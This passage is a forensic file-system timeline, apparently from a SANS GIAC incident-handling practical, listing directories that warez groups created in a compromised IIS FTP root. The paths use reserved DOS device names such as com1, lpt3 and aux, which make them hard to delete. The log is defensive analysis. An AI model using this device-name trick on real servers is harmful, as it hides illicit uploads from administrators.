/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
/com2 /lpt3 /aux / /com1 /lpt1 /Scan By ddbx72/Tagg By ddbx72/For ONLY twb/Here/TEST
1054308362 05/30/03 11:26:02 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
/com2 /lpt3 /aux / /com1 /lpt1 /Scan By ddbx72/Tagg By ddbx72/For ONLY
twb/Here/TEST/arrete moi si tu peux
1054311952 05/30/03 12:25:52 0 /andrew/Program Files/Common Files/Microsoft Shared/Web
Server Extensions
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054311952 05/30/03 12:25:52 4 /andrew/Program Files/Common Files
1054311952 05/30/03 12:25:52 4 /andrew/Program Files/Common Files/Microsoft Shared
1054311952 05/30/03 12:25:52 4 /andrew/Program Files/Common Files/Microsoft Shared/Web
Server Extensions/40
1054324100 05/30/03 15:48:20 0 /andrew/Inetpub/ftproot/a
1054324138 05/30/03 15:48:58 0 /andrew/Inetpub/ftproot/
1054324138 05/30/03 15:48:58 0 /andrew/Inetpub/ftproot/  /
1054324138 05/30/03 15:48:58 0 /andrew/Inetpub/ftproot/  /     /
1054324138 05/30/03 15:48:58 0 /andrew/Inetpub/ftproot/  /     /      /lpt3
1054324139 05/30/03 15:48:59 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
1054324139 05/30/03 15:48:59 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol /com1
1054324139 05/30/03 15:48:59 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD
1054324140 05/30/03 15:49:00 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6
1054324140 05/30/03 15:49:00 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by
1054324140 05/30/03 15:49:00 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2
1054324140 05/30/03 15:49:00 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse
1054324141 05/30/03 15:49:01 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9
1054324141 05/30/03 15:49:01 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD
1054324141 05/30/03 15:49:01 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD  /lpt3
1054324141 05/30/03 15:49:01 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD  /lpt3/by
1054324142 05/30/03 15:49:02 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3/by /com8
1054324142 05/30/03 15:49:02 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3/by /com8/Apokalypse
1054324142 05/30/03 15:49:02 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3/by /com8/Apokalypse/lpt1
1054324143 05/30/03 15:49:03 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3/by /com8/Apokalypse/lpt1/
1054324143 05/30/03 15:49:03 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3/by /com8/Apokalypse/lpt1/
/with Neo1907´s PuB-tAgGeR
1054324143 05/30/03 15:49:03 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3/by /com8/Apokalypse/lpt1/
/with Neo1907´s PuB-tAgGeR /com3
1054324143 05/30/03 15:49:03 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3/by /com8/Apokalypse/lpt1/
/with Neo1907´s PuB-tAgGeR /com3/uPPed
1054324144 05/30/03 15:49:04 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3/by /com8/Apokalypse/lpt1/
/with Neo1907´s PuB-tAgGeR /com3/uPPed  /com9
1054324144 05/30/03 15:49:04 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3/by /com8/Apokalypse/lpt1/
/with Neo1907´s PuB-tAgGeR /com3/uPPed  /com9/BY
1054324144 05/30/03 15:49:04 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3/by /com8/Apokalypse/lpt1/
/with Neo1907´s PuB-tAgGeR /com3/uPPed  /com9/BY    /lpt3
1054324144 05/30/03 15:49:04 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3/by /com8/Apokalypse/lpt1/
/with Neo1907´s PuB-tAgGeR /com3/uPPed  /com9/BY    /lpt3/Apokalypse
1054324145 05/30/03 15:49:05 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3/by /com8/Apokalypse/lpt1/
/with Neo1907´s PuB-tAgGeR /com3/uPPed  /com9/BY    /lpt3/Apokalypse/lpt2
1054324186 05/30/03 15:49:46 0 /andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9/TaGGeD   /lpt3/by /com8/Apokalypse/lpt1/
/with Neo1907´s PuB-tAgGeR /com3/uPPed  /com9/BY    /lpt3/Apokalypse/lpt2/StuFF
1054326708 05/30/03 16:31:48 0 /andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
/com2 /lpt3 /aux / /com1 /lpt1 /Scan By ddbx72/Tagg By ddbx72/For ONLY twb/Here
1054327572 05/30/03 16:46:12 0 /andrew/Inetpub/ftproot/_ 43519
1054327572 05/30/03 16:46:12 0 /andrew/Inetpub/ftproot/_ 43519 /com2
1054327573 05/30/03 16:46:13 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1
1054327573 05/30/03 16:46:13 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054327574 05/30/03 16:46:14 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
1054327574 05/30/03 16:46:14 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1
1054327575 05/30/03 16:46:15 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null
1054327576 05/30/03 16:46:16 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3
1054327576 05/30/03 16:46:16 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3
1054327577 05/30/03 16:46:17 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3
1054327577 05/30/03 16:46:17 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null
1054327578 05/30/03 16:46:18 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0
1054327578 05/30/03 16:46:18 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3
1054327579 05/30/03 16:46:19 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3
1054327580 05/30/03 16:46:20 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 /
1054327580 05/30/03 16:46:20 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2
1054327581 05/30/03 16:46:21 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2
1054327581 05/30/03 16:46:21 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
1054327582 05/30/03 16:46:22 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3
1054327582 05/30/03 16:46:22 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3
1054327583 05/30/03 16:46:23 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0
1054327584 05/30/03 16:46:24 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2
1054327584 05/30/03 16:46:24 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2 /aux
1054327585 05/30/03 16:46:25 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2 /aux /com2
1054327585 05/30/03 16:46:25 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2 /aux /com2 /aux
1054327586 05/30/03 16:46:26 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2 /aux /com2 /aux /null
1054327587 05/30/03 16:46:27 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2 /aux /com2 /aux /null /com3
1054327587 05/30/03 16:46:27 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2 /aux /com2 /aux /null /com3 /lpt2
1054327588 05/30/03 16:46:28 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2 /aux /com2 /aux /null /com3 /lpt2 /lpt1
1054327588 05/30/03 16:46:28 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2 /aux /com2 /aux /null /com3 /lpt2 /lpt1 /com1
1054327589 05/30/03 16:46:29 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2 /aux /com2 /aux /null /com3 /lpt2 /lpt1 /com1 /null
1054327589 05/30/03 16:46:29 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2 /aux /com2 /aux /null /com3 /lpt2 /lpt1 /com1 /null /aux
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054327590 05/30/03 16:46:30 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2 /aux /com2 /aux /null /com3 /lpt2 /lpt1 /com1 /null /aux /lpt2
1054327591 05/30/03 16:46:31 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2 /aux /com2 /aux /null /com3 /lpt2 /lpt1 /com1 /null /aux /lpt2
/null
1054327591 05/30/03 16:46:31 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2 /aux /com2 /aux /null /com3 /lpt2 /lpt1 /com1 /null /aux /lpt2
/null /com3
1054327591 05/30/03 16:46:31 0 /andrew/Inetpub/ftproot/_ 43519 /com2 /com1 /lpt3 /null
/com1 /null /com3 /com3 /com3 /null /aux0 /lpt3 /com3 / /com2 /com2 /prn.hsp.laserjet
/com3 /lpt3 /aux0 /com2 /aux /com2 /aux /null /com3 /lpt2 /lpt1 /com1 /null /aux /lpt2
/null /com3 /com2
1054327604 05/30/03 16:46:44 0 /andrew/Inetpub/ftproot/A 12649
1054327605 05/30/03 16:46:45 0 /andrew/Inetpub/ftproot/A 12649 /lpt1
1054327605 05/30/03 16:46:45 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2
1054327606 05/30/03 16:46:46 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1
1054327606 05/30/03 16:46:46 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
1054327607 05/30/03 16:46:47 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet
1054327608 05/30/03 16:46:48 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2
1054327608 05/30/03 16:46:48 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3
1054327609 05/30/03 16:46:49 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null
1054327609 05/30/03 16:46:49 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null
1054327610 05/30/03 16:46:50 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2
1054327610 05/30/03 16:46:50 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 /
1054327611 05/30/03 16:46:51 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet
1054327612 05/30/03 16:46:52 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2
1054327612 05/30/03 16:46:52 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2
1054327613 05/30/03 16:46:53 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
1054327613 05/30/03 16:46:53 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet
1054327614 05/30/03 16:46:54 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet /com2
1054327614 05/30/03 16:46:54 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet /com2 /lpt2
1054327615 05/30/03 16:46:55 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet /com2 /lpt2 /null
1054327616 05/30/03 16:46:56 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet /com2 /lpt2 /null /com1
1054327616 05/30/03 16:46:56 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet /com2 /lpt2 /null /com1 /prn.hsp.laserjet
1054327617 05/30/03 16:46:57 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet /com2 /lpt2 /null /com1 /prn.hsp.laserjet /aux0
1054327617 05/30/03 16:46:57 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet /com2 /lpt2 /null /com1 /prn.hsp.laserjet /aux0 /lpt2
1054327618 05/30/03 16:46:58 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet /com2 /lpt2 /null /com1 /prn.hsp.laserjet /aux0 /lpt2 /com1
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054327619 05/30/03 16:46:59 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet /com2 /lpt2 /null /com1 /prn.hsp.laserjet /aux0 /lpt2 /com1 /null
1054327619 05/30/03 16:46:59 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet /com2 /lpt2 /null /com1 /prn.hsp.laserjet /aux0 /lpt2 /com1 /null /lpt3
1054327620 05/30/03 16:47:00 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet /com2 /lpt2 /null /com1 /prn.hsp.laserjet /aux0 /lpt2 /com1 /null /lpt3
/aux
1054327620 05/30/03 16:47:00 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet /com2 /lpt2 /null /com1 /prn.hsp.laserjet /aux0 /lpt2 /com1 /null /lpt3
/aux /
1054327620 05/30/03 16:47:00 0 /andrew/Inetpub/ftproot/A 12649 /lpt1 /com2 /lpt1 /lpt3
/prn.hsp.laserjet /com2 /com3 /null /null /com2 / /prn.hsp.laserjet /lpt2 /com2 /aux0
/prn.hsp.laserjet /com2 /lpt2 /null /com1 /prn.hsp.laserjet /aux0 /lpt2 /com1 /null /lpt3
/aux / /aux0
1054327631 05/30/03 16:47:11 4 /andrew/Inetpub/ftproot
1054327632 05/30/03 16:47:12 0 /andrew/Inetpub/ftproot/o 42584
1054327633 05/30/03 16:47:13 0 /andrew/Inetpub/ftproot/o 42584 /aux
1054327633 05/30/03 16:47:13 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2
1054327634 05/30/03 16:47:14 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
1054327634 05/30/03 16:47:14 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet
1054327635 05/30/03 16:47:15 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2
1054327635 05/30/03 16:47:15 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux
1054327636 05/30/03 16:47:16 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1
1054327637 05/30/03 16:47:17 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0
1054327637 05/30/03 16:47:17 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1
1054327638 05/30/03 16:47:18 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet
1054327638 05/30/03 16:47:18 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1
1054327639 05/30/03 16:47:19 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3
1054327639 05/30/03 16:47:19 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0
1054327640 05/30/03 16:47:20 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
1054327641 05/30/03 16:47:21 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux
1054327641 05/30/03 16:47:21 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux /lpt3
1054327642 05/30/03 16:47:22 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux /lpt3 /aux0
1054327642 05/30/03 16:47:22 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux /lpt3 /aux0 /com2
1054327643 05/30/03 16:47:23 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux /lpt3 /aux0 /com2 /aux0
1054327643 05/30/03 16:47:23 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux /lpt3 /aux0 /com2 /aux0 /aux0
1054327644 05/30/03 16:47:24 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux /lpt3 /aux0 /com2 /aux0 /aux0 /lpt3
1054327645 05/30/03 16:47:25 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux /lpt3 /aux0 /com2 /aux0 /aux0 /lpt3 /lpt1
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054327645 05/30/03 16:47:25 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux /lpt3 /aux0 /com2 /aux0 /aux0 /lpt3 /lpt1 /
1054327646 05/30/03 16:47:26 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux /lpt3 /aux0 /com2 /aux0 /aux0 /lpt3 /lpt1 / /com1
1054327646 05/30/03 16:47:26 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux /lpt3 /aux0 /com2 /aux0 /aux0 /lpt3 /lpt1 / /com1 /lpt3
1054327647 05/30/03 16:47:27 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux /lpt3 /aux0 /com2 /aux0 /aux0 /lpt3 /lpt1 / /com1 /lpt3 /Scan By ddbx72
1054327648 05/30/03 16:47:28 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux /lpt3 /aux0 /com2 /aux0 /aux0 /lpt3 /lpt1 / /com1 /lpt3 /Scan By ddbx72/Tagg By
ddbx72
1054327648 05/30/03 16:47:28 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
/aux /lpt3 /aux0 /com2 /aux0 /aux0 /lpt3 /lpt1 / /com1 /lpt3 /Scan By ddbx72/Tagg By
ddbx72/For ONLY twb/Here
1054327660 05/30/03 16:47:40 0 /andrew/Inetpub/ftproot/o 42584 /aux /lpt2 /lpt2
/prn.hsp.laserjet /lpt2 /aux /com1 /aux0 /lpt1 /prn.hsp.laserjet /lpt1 /com3 /aux0 /lpt1
